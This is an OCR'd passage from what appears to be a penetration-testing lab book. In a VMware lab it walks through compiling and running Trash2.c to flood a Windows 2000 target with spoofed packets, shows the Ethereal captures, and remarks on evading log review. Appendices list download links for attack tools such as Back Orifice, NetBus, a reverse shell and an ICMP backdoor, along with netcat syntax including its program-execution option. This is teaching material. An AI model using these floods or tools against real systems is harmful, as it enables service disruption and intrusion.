
Prerequisites: None

Countermeasures: Secure ACLs, Bastion servers/workstations, ingress filtering

Description: Trash2.c sends random, spoofed, ICMP/IGMP packets with a random spoof source, causing the target to either lock up or raise the CPU use on the target, effectively creating a DoS.

Procedure: Compile, set the parameters, and execute against the target.


Retrieve the target IP address by typing **ipconfig** and pressing **Enter**.



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.56
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

C:\>
```

Start the Ethereal application on the target as outlined in Lab 41. From the directory on the attacking machine containing the Trash2.c file, type:


```
gcc trash2.c –o trash2
```



```
[root@localhost trash2]# gcc trash2.c -o trash2
```

Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
root@localhost:~/Tools/trash2
File Edit View Terminal Go Help
[trash2]
[.:[packet stor
root@localhos
07:26 PM

The Trash2 executable will be created.




```
[root@localhost trash2]# gcc trash2.c -o trash2
trash2.c: In function `sendwin98bug':
trash2.c:155: warning: passing arg 5 of `sendto' from incompatible pointer type
trash2.c:166: warning: passing arg 5 of `sendto' from incompatible pointer type
[root@localhost trash2]#
```

Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
root@localhost:~/Tools/trash2
File Edit View Terminal Go Help
[trash2]
[.:[packet stor
root@localhos
07:26 PM


To execute Trash2 use the following syntax:

```
./trash2 <target IP Address> <number of packets>
```




```
[root@localhost trash2]# ./trash2 172.16.1.56 10000
```

Trash2 will begin to send the identified number of packets to the target.



```
[root@localhost trash2]# ./trash2 172.16.1.56 10000
trash2.c - misteri0@unet [outlaw]



Status: Connected....packets sent.
```

From the target machine click Ethereal's **Stop** button.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
VMware Accelerated AMD PCNet Adapter: Capturing - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
Ethereal: Capture from VMware Accelerat...
Stop
VMware Accelerated AMD
<capturing>
Start
C:\WINNT\System32\cmd...
VMware Accelerated AMD...
Ethereal: Capture fro...
7:30 PM

Captured Packets

Total	7172	% of total
SCTP	0	0.0%
TCP	0	0.0%
UDP	0	0.0%
ICMP	1429	19.9%
ARP	31	0.4%
OSPF	0	0.0%
GRE	0	0.0%
NetBIOS	0	0.0%
IPX	0	0.0%
VINES	0	0.0%
Other	5712	79.6%


Running 00:00:28

Ethereal will display the packets captured.




```
No. .  Time       Source       Destination  Protocol  Info
  1 0.000000    172.16.0.1   Broadcast    ARP       Who has 172.16.1.37?  Tell 1
  2 1.017628    172.16.0.1   Broadcast    ARP       Who has 172.16.1.38?  Tell 1:
  3 2.038351    172.16.0.1   Broadcast    ARP       Who has 172.16.1.38?  Tell 1:
  4 3.080812    172.16.0.1   Broadcast    ARP       Who has 172.16.1.39?  Tell 1:
  5 4.085418    172.16.0.1   Broadcast    ARP       Who has 172.16.1.39?  Tell 1:
  6 5.003850    172.16.0.1   Broadcast    ARP       Who has 172.16.1.40?  Tell 1:
  7 6.045571    172.16.0.1   Broadcast    ARP       Who has 172.16.1.40?  Tell 1:
  8 7.069885    172.16.0.1   Broadcast    ARP       Who has 172.16.1.41?  Tell 1:
  9 8.087193    172.16.0.1   Broadcast    ARP       Who has 172.16.1.41?  Tell 1:
 10 9.105333    172.16.0.1   Broadcast    ARP       Who has 172.16.1.42?  Tell 1:
 11 10.116166   172.16.0.1   Broadcast    ARP       Who has 172.16.1.42?  Tell 1:
 12 11.044772   172.16.0.1   Broadcast    ARP       Who has 172.16.1.43?  Tell 1:
 13 12.042206   172.16.0.1   Broadcast    ARP       Who has 172.16.1.43?  Tell 1:
 14 12.890192   172.16.0.1   Broadcast    ARP       Who has 172.16.1.44?  Tell 1:
 15 14.141106   172.16.0.1   Broadcast    ARP       Who has 172.16.1.44?  Tell 1:
 16 15.159256   172.16.0.1   Broadcast    ARP       Who has 172.16.1.45?  Tell 1:
 17 16.068329   172.16.0.1   Broadcast    ARP       Who has 172.16.1.45?  Tell 1:

⊞ Frame 1 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 172.16.0.1 (00:12:88:42:34:c9), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊞ Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 00 12  88 42 34 c9 08 06 00 01   ........ .B4.....
0010  08 00 06 04 00 01 00 12  88 42 34 c9 ac 10 00 01   ........ .B4.....
0020  ff ff ff ff ff ff ac 10  01 25 00 00 00 00 00 00   ........ .%......
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....

File: "C:\DOCUME~1\user:   P: 39449 D: 39449 M: 0 Drops: 0
```

Click on the **Source** column to sort the packets based on Source address. (You may have to click it twice.)



```
No.   Time      Source ^        Destination   Protocol Info
39444 79.114914 244.249.255.191 172.16.1.56   IGMP     Unknown Type:0x00
39443 79.114735 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39442 79.114498 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39441 79.114246 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39440 79.114055 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39439 79.113467 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39438 79.113286 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39437 79.113117 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39436 79.112937 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39435 79.112757 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39434 79.100868 244.249.255.191 172.16.1.56   IGMP     Unknown Type:0x00
39433 79.100686 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39432 79.100479 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39431 79.100235 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39430 79.100028 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39429 79.099013 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39428 79.098839 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot

⊞ Frame 1 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 172.16.0.1 (00:12:88:42:34:c9), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊞ Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 00 12  88 42 34 c9 08 06 00 01   ........ .B4.....
0010  08 00 06 04 00 01 00 12  88 42 34 c9 ac 10 00 01   ........ .B4.....
0020  ff ff ff ff ff ff ac 10  01 25 00 00 00 00 00 00   ........ .%......
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....

File: "C:\DOCUME~1\user   P: 39449 D: 39449 M: 0 Drops: 0
```

Observe that the target received a massive amount (10,000) of fragmented IP packets. Also notice that if you expand the center area of Ethereal and look at the contents of the packets, the **Ethernet II** information displays the actual IP address of the sender whereas the **Internet Protocol** displays the "spoofed" source IP address.



```
No.   Time      Source ^        Destination   Protocol Info
39444 79.114914 244.249.255.191 172.16.1.56   IGMP     Unknown Type:0x00
39443 79.114735 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39442 79.114498 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39441 79.114246 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39440 79.114055 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39439 79.113467 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39438 79.113286 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39437 79.113117 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39436 79.112937 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot
39435 79.112757 244.249.255.191 172.16.1.56   IP       Fragmented IP protocol (prot

⊟ Ethernet II, Src: 172.16.1.34 (00:0c:29:9c:0d:26), Dst: 172.16.1.56 (00:0c:29:07:ee:54)
    Destination: 172.16.1.56 (00:0c:29:07:ee:54)
    Source: 172.16.1.34 (00:0c:29:9c:0d:26)
    Type: IP (0x0800)
⊟ Internet Protocol, Src: 244.249.255.191 (244.249.255.191), Dst: 172.16.1.56 (172.16.1.56
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 1500

0000  00 0c 29 07 ee 54 00 0c  29 9c 0d 26 08 00 45 00   ..)..T.. )..&..E.
0010  05 dc 5c 30 02 e4 ff 02  b5 09 f4 f9 ff bf ac 10   ..\0.... ........
0020  01 38 00 00 ff ff 00 00  00 00 00 88 39 cb 4a e4   .8...... ....9.J.

Frame (1514 bytes)   Reassembled IPv4 (7400 bytes)
Frame (frame), 1514 bytes   P: 39449 D: 39449 M: 0 Drops: 0
```

***Note:** Keep in mind that even though a good security Administrator can locate the actual IP address of the sender, other labs have instructed you how to spoof not only the IP address but the Media Access Control (MAC) address of the computer performing the DoS attack. An attacker will always want to make the logs so full of bad data that any security personnel will have to commit an enormous amount of time to reviewing the logs, and still end up with bogus data of the source.

Appendix A

References

Although the tools used throughout this book are included on the CD, the following is a list of Web sites where the tools can be found (at the time of this writing). Some tools, such as RafaleX, have been renamed to Engage Packet Builder, but the tools are the same. If I could not find a tool on the Internet, I included it on the CD and made note of it below. If a tool is used in a chapter and not listed in this appendix, this indicates that the tool is part of the standard operating system within that lab.

I would like to thank all of the programmers involved for the hours of work they put into the development of these tools.

Chapter 1

VMware Workstation: http://www.vmware.com

Chapter 2

Netcat: http://www.netcat.sourceforge.net
Scanline: http://www.foundstone.com/resources/proddesc/scanline.htm
Xprobe2: xprobe.sourceforge.net
Amap: http://www.thc.org/releases.php
Banner.c: http://www.packetstormsecurity.org/UNIX/scanners/banner.c

Chapter 3

GETMAC: http://download.microsoft.com/download/win2000platform/getmac/1.00.0.1/nt5/en-us/getmac_setup.exe
USER2SID: http://www.antiserver.it/Win%20NT/Penetration/download/sid.zip
SID2USER: http://www.antiserver.it/Win%20NT/Penetration/download/sid.zip
USERDUMP: http://www.hammerofgod.com/download.htm
USERINFO: http://www.hammerofgod.com/download.htm
DUMPSEC: http://www.systemtools.com/cgi-bin/download.pl?DumpAcl
Nmap: http://www.insecure.org/nmap/download.html
NmapNT: http://www.eeye.com/html/Research/Tools/nmapnt.html
Visual Route: http://www.visualroute.com
Sam Spade: http://www.samspade.org
Netcraft: http://www.netcraft.com
Sprint: http://www.zone-h.com/download/file=335/
WinFingerprint: http://www.zone-h.com/download/file=4909/

Chapter 4

Angry IP: http://www.snapfiles.com/get/angryip.html
LANGuard: http://www.gfi.com/lannetscan
Fscan: http://www.foundstone.com/resources/scanning.htm
Passifist: http://zone-h.org/download/file=3177/
LanSpy: http://www.majorgeeks.com/LanSpy_d4561.html
Netcat: http://www.netcat.sourceforge.net
SuperScan: http://www.foundstone.com/resources/freetools.htm
Strobe: http://www.deter.com/unix/software/strobe103.tar.gz
FTPScanner: On the CD
CGI Scanner: http://www.zone-h.org/download/file=3869/
SMB Scanner: http://www.packetstormsecurity.com/UNIX/scanners/SMB-Scanner.zip
Wingate Scanner: http://pixeledena.free.fr/progs/wGateScan-4.0.exe
ADM Gates: http://www.cotse.com/sw/portscan/ADMgates-v0_2.tgz

Chapter 5

Ethereal: http://www.ethereal.com/download.html
Ngrep: http://prdownloads.sourceforge.net/ngrep/ngrep-1.44-1.tar.bz2?download
http://prdownloads.sourceforge.net/ngrep/ngrep-1.44-win32-bin.zip?download
Tcpdump: http://www.tcpdump.org

Windump: http://www.winpcap.org/windump/install/default.htm
IPDump2: http://www.mirrors.wiretapped.net/security/packet-capture/ipdump/
ZxSniffer: softsearch.ru/programs/25-250-zxsniffer-download.shtml
Sniffit: http://reptile.rug.ac.be/~coder/sniffit/sniffit.html

Chapter 6

RafaleX: http://www.engagesecurity.com/downloads/engagepacketbuilder/engagepacketbuilder100_setup.exe
SMAC: http://www.klcconsulting.net/smac
Packit: http://www.snapfiles.com/php/download.php?id=108158&a=7123150&tag=592777&loc=1
VMware Workstation: http://www.vmware.com

Chapter 7

NETWOX/NETWAG: http://www.laurentconstantin.com/en/netw/netwox
FGDump: http://www.foofus.net/fizzgig/fgdump/fgdump-1.0.0.zip
LC5: http://www.antiserver.it/Win%20NT/Security/download/l0phtcrack.zip
CHNTPW: http://home.eunet.no/~pnordahl/ntpasswd/
John the Ripper: http://www.openwall.com/john/
BruteFTP: On the CD
TSGrinder II: http://www.hammerofgod.com/download.htm

Chapter 8

SAINT: http://www.saintcorporation.com/download.html
NETWOX/NETWAG: http://www.laurentconstantin.com/en/netw/netwox
Solar Winds: http://www.solarwinds.net/Download-Tools.htm
Retina: http://www.eeye.com/html/products/retina/download/
X-Scan: http://packetstormsecurity.nl/Exploit_Code_Archive/xscan.tar.gz
SARA: http://www.cisecurity.org/sub_form.html
N-Stealth: http://www.nstalker.com/eng/products/nstealth/freeversion/download.php
Pluto: http://secwatch.org/download.php?file=pluto.zip&cat=1
Metasploit: http://www.metasploit.com/projects/Framework/downloads.html
Nikto: http://www.cirt.net/code/nikto.shtml
Shadow Scanner: http://www.safety-lab.com/en/download.htm
Cerberus: http://www.networkingfiles.com/SecurityApps/cerberusinternetscanner.htm

AutoScan: http://www.iwhax.net
Fake Lock Screen XP Login: On the CD
RockXP: http://www.snapfiles.com/get/rockxp.html
Web Hack Control Center Scan (WHCC): http://ussysadmin.com/modules.php?name=Downloads&d_op=getit&lid=64

Chapter 9

NetStumbler: http://www.netstumbler.com/downloads
Back Orifice: http://www.cultdeadcow.com/tools/bo.html
NetBus: http://www.tcp-ip-info.de/trojaner_ und_viren/netbus_pro_eng.htm
Sneaky-Sneaky: http://packetstormsecurity.nl/UNIX/penetration/rootkits/icmp-backdoor.tar.gz
Streaming Files: Windows Resource Kit
Ettercap: ettercap.sourceforge.net/download.php
Dsniff: http://www.monkey.org/~dugsong/dsniff/
Achilles: http://sourceforge.net/project/showfiles.php?group_id=12195&package_id=10892&release_id=37548
Netcat: netcat.sourceforge.net/download.php
Reverse Shell: http://packetstormsecurity.org/groups/checksum/Rx.exe

Chapter 10

PortMapper: http://www.analogx.com/contents/download/network/pmapper.htm
Elitewrap: homepage.ntlworld.com/chawmp/Elitewrap
Fpipe: http://www.foundstone.com/resources/proddesc/fpipe.htm
PsExec: http://www.sysinternals.com/Utilities/PsExec.html
TCP Relay: http://www.freedownloadscenter.com/Programming/Databases_and_Networks/Interactive_TCP_Relay.html

Chapter 11

RafaleX: http://www.engagesecurity.com/downloads/engagepacketbuilder/engagepacketbuilder100_setup.exe
Trash2.c: http://packetstormsecurity.nl/DoS/trash2.c

Appendix B

Tool Syntax

Although this book gives you detailed examples of how to use these tools, this appendix lists the complete syntax for each tool used. Use this section as a reference while practicing the labs.

Chapter	Tool	Syntax
Chapter 1		No tools requiring syntax.
Chapter 2	**Telnet**	`telnet [-a][-e escape char][-f log file] [-l user][-t term][host [port]]` *Options:* **-a** Attempt automatic logon. Same as **-l** option except uses the currently logged-on user's name. **-e** Escape character to enter Telnet client prompt. **-f** Filename for client-side logging. **-l** Specifies the username to log in with on the remote system. Requires that the remote system support the TELNET ENVIRON option. **-t** Specifies terminal type. Supported term types are vt100, vt52, ansi, and vtnt only. **host** Specifies the hostname or IP address of the remote computer to connect to. **port** Specifies a port number or service name.

Chapter	Tool	Syntax

Chapter 2 (continued)	**Netcat**	Connect to somewhere:
		`nc [-options] hostname port[s] [ports] ...`
		Listen for inbound:
		`nc -l -p port [options] [hostname] [port]`
		Options:
		-d Detach from console, background mode.
		-e prog Inbound program to exec [dangerous!].
		-g gateway Source-routing hop point[s], up to 8.
		-G num Source-routing pointer: 4, 8, 12, ...
		-h This cruft.
		-i secs Delay interval for lines sent, ports scanned.
		-l Listen mode, for inbound connects.
		-L Listen harder, re-listen on socket close.
		-n Numeric-only IP addresses, no DNS.
		-o file Hex dump of traffic.
		-p port Local port number.
		-r Randomize local and remote ports.
		-s addr Local source address.
		-t Answer Telnet negotiation.
		-u UDP mode.
		-v Verbose [use twice to be more verbose].
		-w secs Timeout for connects and final net reads.
		-z Zero-I/O mode [used for scanning].
		Port numbers can be individual or ranges: m-n [inclusive].

	Scanline	`sl [-?bhijnprsTUvz]`
		`[-cdgmq <n>]`
		`[-flLoO <file>]`
		`[-tu <n>[,<n>-<n>]]`
		`IP[,IP-IP]`
		Options:
		-? Shows this help text.
		-b Gets port banners.
		-c Timeout for TCP and UDP attempts (ms). Default is 4000.
		-d Delay between scans (ms). Default is 0.
		-f Read IPs from file. Use “stdin” for stdin.
		-g Bind to given local port.
		-h Hide results for systems with no open ports.
		-i For pinging use ICMP Timestamp Requests in addition to Echo Requests.

Chapter	Tool	Syntax
Chapter 2 (continued)	**Scanline**	**-j** Do not output "-----..." separator between IPs. **-l** Read TCP ports from file. **-L** Read UDP ports from file. **-m** Bind to given local interface IP. **-n** No port scanning only pinging (unless you use **-p**). **-o** Output file (overwrite). **-O** Output file (append). **-p** Do not ping hosts before scanning. **-q** Timeout for pings (ms). Default is 2000. **-r** Resolve IP addresses to hostnames. **-s** Output in comma separated format (csv). **-t** TCP port(s) to scan (a comma-separated list of ports/ranges). **-T** Use internal list of TCP ports. **-u** UDP port(s) to scan (a comma-separated list of ports/ranges). **-U** Use internal list of UDP ports. **-v** Verbose mode. **-z** Randomize IP and port scan order.
	Xprobe2	*Usage:* `./xprobe2 [options] target` *Options:* **-v** Be verbose. **-r** Show route to target (traceroute). **-p <proto:portnum:state>** Specify port number, protocol, and state. Example: tcp:23:open, UDP:53:CLOSED **-c** <configfile> Specify config file to use. **-h** Print this help. **-o <fname>** Use logfile to log everything. **-t <time_sec>** Set initial receive timeout or roundtrip time. **-s <send_delay>** Set packsending delay (milliseconds). **-d <debuglv>** Specify debugging level. **-D <modnum>** Disable module number <modnum>. **-M <modnum>** Enable module number <modnum>. **-L** Display modules. **-m <numofmatches>** Specify number of matches to print. **-P** Enable port scanning module. **-T <portspec>** Specify TCP port(s) to scan. Example: -T21-23,53,110 **-U <portspec>** Specify UDP port(s) to scan. **-f** Force fixed round-trip time (-t 